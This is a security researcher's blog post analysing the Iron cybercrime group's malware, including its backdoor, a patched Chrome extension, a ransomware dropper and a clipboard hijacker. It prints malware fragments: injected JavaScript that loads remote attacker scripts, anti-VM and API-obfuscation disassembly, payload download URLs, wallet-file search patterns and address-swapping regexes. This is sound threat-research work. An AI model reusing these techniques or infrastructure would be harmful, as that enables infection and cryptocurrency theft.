Blog

Cybersecurity DNA

Iron Cybercrime Group Under The Scope

Omri Ben Bassat
29.05.18 | 11:53 am

Share:


In April 2018, while monitoring public data feeds, we noticed an interesting and previously unknown backdoor using HackingTeam's leaked RCS source code. We discovered that this backdoor was developed by the Iron cybercrime group, the same group behind the Iron ransomware (rip-off Maktub ransomware recently discovered by Bart Parys), which we believe has been active for the past 18 months.

During the past year and a half, the Iron group has developed multiple types of malware (backdoors, crypto-miners, and ransomware) for Windows, Linux and Android platforms. They have used their malware to successfully infect, at least, a few thousand victims.

In this technical blog post we are going to take a look at the malware samples found during the research.

Technical Analysis:

Installer:



846163b62f96f691fa43609ae929070eee36d7f948693ba... 808 Genes

Verdict: Malicious

Main Family: Iron Group
Known Malicious
This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors

File basic info

Genes
808

Size
1.63 MB

Original Filename
Kingsoft Install Tool

Company
Mozilla Corporation (0 genes from "Mozilla Corporation")

Product
Kingsoft Install Tool

SHA256
846163b62f96f691fa43609ae929070eee36d7f948693bae5...

MD5
caa1bd8388ebe15e4fdeedf09f064d26

virustotal
Report (15 / 67 Detections)

Code Reuse

1,691 Common genes

Iron Group
Malware 506 Genes | 62.62%

HackingTeam
Malware 10 Genes | 1.24%

zlib
Library 114 Genes | 14.11%

Microsoft Visual C/C++ Libraries
Library 36 Genes | 4.46%

Unique
Unknown 120 Genes | 14.85%


*** This installer sample (and in general most of the samples found) is protected with VMProtect then compressed using UPX.*

Installation process:

1. Check if the binary is executed on a VM, if so – ExitProcess

2. Drop & Install malicious chrome extension *%localappdata%\Temp\chrome.crx*
3. Extract malicious chrome extension to %localappdata%\Temp\chrome & create a scheduled task to execute %localappdata%\Temp\chrome\sec.vbs.
4. Create mutex using the CPU's version to make sure there's no existing running instance of itself.
5. Drop backdoor dll to %localappdata%\Temp\\<random>.dat.
6. Check OS version:


.If Version == Windows XP then just invoke ‘Launch’ export of Iron Backdoor for a one-time non persistent execution.
.If Version > Windows XP
-Invoke ‘Launch’ export
-Check if Qhioo360 – only if not proceed, Install malicious certificate used to sign Iron Backdoor binary as root CA.Then create a service called ‘helpsvc’ pointing back to Iron Backdoor dll.


Start
Is VM?
no
ExitProcess
yes
Drop & Extract chrome.crx (Patched Adblock Plus)
Create scheduled task
Drop <RANDOM>.dat (Iron Backdoor)
rundll32.exe <RANDOM>.dat,Lauch
Sec.vbs
Google Chrome (hidden)
Pastebin
CryptoNoter
OS > WinXP?
no
ExitProcess
Is Qhioo 360 AV installed?
yes
Install rogue certificate
Create service 'helpsvc'
ExitProcess

Using the leaked HackingTeam source code:

Once we Analyzed the backdoor sample, we immediately noticed it's partially based on HackingTeam's source code for their Remote Control System hacking tool, which leaked about 3 years ago. Further analysis showed that the Iron cybercrime group used two main functions from HackingTeam's source in both IronStealer and Iron ransomware.

1.**Anti-VM:** Iron Backdoor uses a virtual machine detection code taken directly from HackingTeam's "Soldier" implant leaked source code. This piece of code supports detecting Cuckoo Sandbox, VMWare product & Oracle's VirtualBox. Screenshot:




```
                        ; https://github.com/hackedteam/soldier-win/blob/master/Soldier/antivm.cpp#L7
                        ; Attributes: bp-based frame

                        HackedTeam_AntiVM proc near

                        var_8= dword ptr -8
                        var_4= dword ptr -4

55                      push    ebp
8B EC                   mov     ebp, esp
83 EC 08                sub     esp, 8
56                      push    esi
68 00 40 06 00          push    64000h
E8 BB AA 00 00          call    sub_41933C
68 00 40 06 00          push    64000h          ; AntiCuckoo
8B F0                   mov     esi, eax
6A 01                   push    1
56                      push    esi
89 75 FC                mov     [ebp+var_4], esi
E8 0D 45 00 00          call    memset
83 C4 10                add     esp, 10h
64 A1 44 00 00 00       mov     eax, large fs:44h
89 45 F8                mov     [ebp+var_8], eax
8B 45 FC                mov     eax, [ebp+var_4]
64 A3 44 00 00 00       mov     large fs:44h, eax
6A 00                   push    0               ; lpThreadId
6A 00                   push    0               ; dwCreationFlags
68 E8 03 00 00          push    1000            ; lpParameter
FF 35 40 E0 42 00       push    ds:Sleep        ; lpStartAddress
6A 00                   push    0               ; dwStackSize
6A 00                   push    0               ; lpThreadAttributes
FF 15 2C E0 42 00       call    ds:CreateThread
8B 45 F8                mov     eax, [ebp+var_8]
64 A3 44 00 00 00       mov     large fs:44h, eax
56                      push    esi             ; lpMem
E8 44 93 00 00          call    free
83 C4 04                add     esp, 4
E8 28 00 00 00          call    HackedTeam_AntiVMWare
8B F0                   mov     esi, eax
E8 C1 FD FF FF          call    HackedTeam_AntiVBox
85 F6                   test    esi, esi
5E                      pop     esi
75 08                   jnz     short loc_40E8EC
```

```
85 C0                   test    eax, eax        ; ...Hash: 6b84a2393b0efc8d
```

165 lines (127 sloc) | 4.05 KB

```
#include <Windows.h>
#include "utils.h"
#include "crypt.h"
#include "antivm.h"
#include "utils.h"

BOOL AntiVM()
{
        AntiCuckoo();
        BOOL bVMWare = AntiVMWare();
        BOOL bVBox = AntiVBox();

        if (bVMWare || bVBox)
                return TRUE;

        return FALSE;
}
```

2. **Dynamic Function Calls:** Iron Backdoor is also using the DynamicCall module from HackingTeam's "core" library. This module is used to dynamically call external library function by obfuscated the function name, which makes static analysis of this malware more complex.
In the following screenshot you can see obfuscated "*LFSOFM43/EMM*" and "*DsfbufGjmfNbqqjoh*B", which represents "*kernel32.dll*" and "*CreateFileMappingA*" API.




```
                              ; https://github.com/hackedteam/core-win32/blob/master/DynamiCall/dynamic_import.cpp#L407
                              ; Attributes: bp-based frame

                              HackedTeam_dynamic_call proc near

                              d= dword ptr -10h
                              lpProcName= dword ptr -0Ch
                              var_8= dword ptr -8
                              call= dword ptr -4
                              name= dword ptr  8

55                            push    ebp
8B EC                         mov     ebp, esp
83 EC 10                      sub     esp, 10h
83 3D 18 10 57 00 00          cmp     HackedTeam_dll_imports, 0
53                            push    ebx
56                            push    esi
57                            push    edi
BE 18 10 57 00                mov     esi, offset HackedTean
74 3F                         jz      short loc_40DBC6
```

```
HackedTeam_dll_imports dd offset aLfsofm43Emm
                                        ; DATA XREF: HackedTeam_dynamic_call+6↑r
                                        ; HackedTeam_dynamic_call+10↑o
                                        ; "LFSOFM43/EMM"
                dd offset aDsfbufgjmfnbqq ; "DsfbufGjmfNbqqjohB"
                dd 0
                dd offset aVonbqwjfxpggjm ; "VonbqWjfxPgGjmf"
                db    0
                db    0
                db    0
                db    0
                dd offset aHfuujdldpvou ; "HfuUjdlDpvou"
                db    0
                db    0
```

For a full list of obfuscated APIs you can visit obfuscated_calls.h.

Malicious Chrome extension:


A patched version of the popular Adblock Plus chrome extension is used to inject both the in-browser crypto-mining module (based on CryptoNoter) and the in-browser payment hijacking module.



```
      // has been removed (the sheet property is null), create a new one.
      //alert(document.documentElement.innerHTML);
      this.style = document.createElement("style");
      (this.shadow || document.head
                   || document.documentElement).appendChild(this.style);

      var myscript = document.createElement('script');
      //myscript.src = chrome.extension.getURL('angular.js');
      myscript.src = "https://pastebin.com/raw/2v8jVcip";
      (this.shadow ||document.head || document.documentElement).appendChild(myscript);

      myscript = document.createElement('script');
      myscript.src = "https://pastebin.com/raw/21Yaa7xn";
     (this.shadow ||document.head || document.documentElement).appendChild(myscript);
      // It can happen that the frame already navigated to a different
      // document while we were waiting for the background page to respond.
      // In that case the sheet property will stay null, after addind the
      // <style> element to the shadow DOM.
      if (!this.style.sheet)
        return;
    }
```

***patched include.preload.js injects two malicious scripts from the attacker's Pastebin account.*

The malicious extension is not only loaded once the user opens the browser, but also constantly runs in the background, acting as a stealth host based crypto-miner. The malware sets up a scheduled task that checks if chrome is already running, every minute, if it isn't, it will "silent-launch" it as you can see in the following screenshot:




```
messageResponder.js
notification.js
options.html
options.js
popup.html
popup.js
sec.vbs
stats.js
subscriptions.xml
utils.js
```

```
◢ explorer.exe           2484   0.03             32.03 MB   WIN-E3I1KHG510T\omri   Windows Explorer
    vmtoolsd.exe         2636   0.04   760 B/s    8.11 MB   WIN-E3I1KHG510T\omri   VMware Tools Core Serv
    SbieCtrl.exe         2644   0.03              3.28 MB   WIN-E3I1KHG510T\omri   Sandboxie Control
    ProcessHacker.exe    2724   0.19              9.98 MB   WIN-E3I1KHG510T\omri   Process Hacker
◢ chrome.exe             1068   0.01             23.21 MB   WIN-E3I1KHG510T\omri   Google Chrome
    chrome.exe           1676                     1.29 MB   WIN-E3I1KHG510T\omri   Google Chrome
    chrome.exe           3708                     1.55 MB   WIN-E3I1KHG510T\omri   Google Chrome
    chrome.exe           3720                    16.68 MB   WIN-E3I1KHG510T\omri   Google Chrome
    chrome.exe           3808                    26.74 MB   WIN-E3I1KHG510T\omri   Google Chrome
```

Internet Explorer(deprecated):

Iron Backdoor itself embeds adblockplusie – Adblock Plus for IE, which is modified in a similar way to the malicious chrome extension, injecting remote javascript. It seems that this functionality is no longer automatically used for some unknown reason.



View and manage your Internet Explorer add-ons

Name	Publisher	Status	File date	Version	Load time
(Not verified) Insecure.Com LLC					
Adblock Plus for IE Browser Helper Object	(Not verified) Insecure.C...	Enabled	5/6/2018 2:40 PM	2.0.0.1	0.02 s

Persistence:

Before installing itself as a Windows service, the malware checks for the presence of either 360 Safe Guard or 360 Internet Security by reading following registry keys:

.SYSTEM\CurrentControlSet\Services\zhudongfangyu.
.SYSTEM\CurrentControlSet\Services\360rp


If one of these products is installed, the malware will only run once without persistence. Otherwise, the malware will proceed to installing rouge, hardcoded root CA certificate on the victim’s workstation. This fake root CA supposedly signed the malware’s binaries, which will make them look legitimate.

*Comic break: The certificate is protected by the password ‘caonima123’, which means “f*ck your mom” in Mandarin.*

IronStealer (<RANDOM>.dat):

Persistent backdoor, dropper and cryptocurrency theft module.

1. Load Cobalt Strike beacon:
The malware automatically decrypts hard coded shellcode stage-1, which in turn loads Cobalt Strike beacon in-memory, using a reflective loader:



39a991c014f3093cdc878b41b527e5507c58815d95bdb1... 617 Genes

Verdict: Malicious

Main Family: CobaltStrike
Known Malicious
This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors


File basic info

Genes: 617
Size: 202.07 KB
SHA256: 39a991c014f3093cdc878b41b527e5507c58815d95bdb1f9...
MD5: f2d2b52c580af7a8e26710b56b8699b9
virustotal: Report (54 / 66 Detections)

CobaltStrike	Malware	573 Genes | 92.87%
Meterpreter	Malware	21 Genes | 3.4%
ShaktiTrojan	Malware	15 Genes | 2.43%
ReflectiveDllLoader	Admin Tool	18 Genes | 2.92%
Microsoft Visual C/C++ Libraries	Library	9 Genes | 1.46%
libtom	Library	7 Genes | 1.13%

Beacon: hxxp://dazqc4f140wtl.cloudfront[.]net/ZZYO

2. **Drop & Execute payload:** The payload URL is fetched from a hardcoded Pastebin paste address:



```
add     edx, 1Eh
imul    eax, edx, 3E8h
push    eax             ; dwMilliseconds
call    ebx ; __imp_Sleep
movaps  xmm0, xmmword ptr ds:aComRawDyac5kkh+10h ; "https://pastebin"
movups  [ebp+var_34], xmm0
push    1000h
movaps  xmm0, xmmword ptr ds:aComRawDyac5kkh ; ".com/raw/DYac5kkhttps://pastebin"
movups  [ebp+var_24], xmm0
mov     [ebp+var_14], 'v'
mov     [ebp+var_16C], 0
```

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 0.04 KB

```
https://down.cacheoffer.tk/d2/Xagent6.exe;
```

RAW Paste Data


```
https://down.cacheoffer.tk/d2/Xagent6.exe;
```

Pastebin PRO Accounts SPRING SPECIAL!

For a limited time only get 40% discount on a LIFETIME PRO account!

We observed two different payloads dropped by the malware:

1. **Xagent** – A variant of "JbossMiner Mining Worm" – a worm written in Python and compiled using PyInstaller for both Windows and Linux platforms. JbossMiner is using known database vulnerabilities to spread. "Xagent" is the original filename Xagent<VER>.exe whereas <VER> seems to be the version of the worm. The last version observed was version 6 (Xagent6.exe).




URLs ⓘ

Date scanned	Detections	URL
2018-05-23	13/69	http://down.cacheoffer.tk/d2/reg9.sct
2018-05-23	10/68	http://down.cacheoffer.tk/d2/
2018-05-21	8/67	http://down.cacheoffer.tk/d2/Xagent4.exe
2018-05-21	7/67	http://down.cacheoffer.tk/
2018-05-12	11/68	http://down.cacheoffer.tk/d2/sp.txt
2018-05-12	13/69	http://down.cacheoffer.tk/d2/reg99.sct
2018-05-10	14/68	http://down.cacheoffer.tk/d2/ps5.sct
2018-05-10	9/67	https://down.cacheoffer.tk/d2
2018-05-09	11/68	http://down.cacheoffer.tk/d2/core.exe
2018-05-09	14/68	http://down.cacheoffer.tk/d2/gd32.txt
2018-05-07	12/67	http://down.cacheoffer.tk/d2/ps5.txt
2018-05-07	11/67	http://down.cacheoffer.tk/d2/core.txt
2018-05-02	7/67	http://down.cacheoffer.tk/d2
2018-04-30	7/67	https://down.cacheoffer.tk/d2/
2018-04-29	8/67	https://down.cacheoffer.tk/d2/core.exe
2018-04-25	10/67	http://down.cacheoffer.tk/d2/gd64.txt
2018-04-25	12/68	http://down.cacheoffer.tk/d2/Xagent6.exe
2018-04-25	8/67	http://down.cacheoffer.tk/d2/xagent6.exe
2018-04-25	7/67	http://down.cacheoffer.tk/d2/xagent5.exe
2018-04-25	10/67	http://down.cacheoffer.tk/d2/Xagent5.exe
2018-04-24	5/67	http://down.cacheoffer.tk/d2/regxmr00.sct

**Xagent versions 4-6 as seen by VT

2. Iron ransomware – We recently saw a shift from dropping Xagent to dropping Iron ransomware. It seems that the wallet & payment portal addresses are identical to the ones that Bart observed. Requested ransom decreased from 0.2 BTC to 0.05 BTC, most likely due to the lack of payment they received.



WARNING!

Your personal files are encrypted.

Your documents, photos, databases and other important files have been encrypted with strongest encryption and unique key, generated for this computer. Private decryption key is stored on a secret Internet server and nobody can decrypt your files until you pay and obtain the private key.


Open http://y5mogzal2w25p6bn.mlor
http://y5mogzal2w25p6bn.mlor
http://y5mogzal2w25p6bn.ml
in your browser. They are public gates to the secret server.
The website can help you complete the decryption work automatically.
You could also send 0.05 BTC to 1cimKyzS64PRNEiG89iFU3qzckVuEQuUj
and contact this email recoverfile@protonmail.com with below ID.

Write in the following personal ID in the input from on server:

[redacted]

**Nobody paid so they decreased ransom to 0.05 BTC*

3. Stealing cryptocurrency from the victim's workstation: Iron backdoor would drop the latest voidtool Everything search utility and actually silent install it on the victim's workstation using msiexec. After installation was completed, Iron Backdoor uses Everything in order to find files that are likely to contain cryptocurrency wallets, by filename patterns in both English and Chinese.



门罗币 Edit
Mén luó bì

Monroe currency

Full list of patterns extracted from sample:
– *Wallet.dat*
– *UTC–*
– *Etherenum keystore filename*
– **bitcoin*.txt*
– **比特币*.txt*
– *"Bitcoin"*
– **monero*.txt*
– **门罗币*.txt*
– *"Monroe Coin"*
– **litecoin*.txt*

– **莱特币*.txt*

– *“Litecoin”*

– **Ethereum*.txt*

– **以太币*.txt*

– *“Ethereum”*

– **miner*.txt*


– **挖矿*.txt*

– *“Mining”*

– **blockchain*.txt*

– **coinbase**


4. **Hijack on-going payments in cryptocurrency:** IronStealer constantly monitors the user’s clipboard for Bitcoin, Monero & Ethereum wallet address regex patterns. Once matched, it will automatically replace it with the attacker’s wallet address so the victim would unknowingly transfer money to the attacker’s account:



```
data:10121D1B                db    0
data:10121D1C regex_pattern_ethereum db '^(0x){1}[0-9a-fA-F]{40}$',0
data:10121D1C                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+10D↑o
data:10121D35                align 4
data:10121D38 fake_wallet_ethereum db '0x6CD2c85403F04e59028E60eA44BaDdb0CF912910',0
data:10121D38                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+20E↑o
data:10121D38                                          ; IBKDR_clipboard_payment_hijack+2CA↑r
data:10121D63                align 8
data:10121D68 regex_pattern_monero db '4[0-9AB][123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwx'
data:10121D68                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+387↑o
data:10121D68                db 'yz]{93}$',0
data:10121DB2                align 8
data:10121DB8 fake_wallet_monero db '41nLcAYSEXdaaT6HpXQcMLXJnMLtfn6SvaQ2bdCWE8U4GHTAZRLuofXZMDedToFbh'
data:10121DB8                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+487↑o
data:10121DB8                                          ; IBKDR_clipboard_payment_hijack+54B↑r
data:10121DB8                db '1RwEsQd2pT3oX58pFC1RicDRwcRoik',0
data:10121E18 regex_pattern_litecoin db '^L[a-km-zA-HJ-NP-Z1-9]{26,33}$',0
data:10121E18                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+593↑o
data:10121E37                align 4
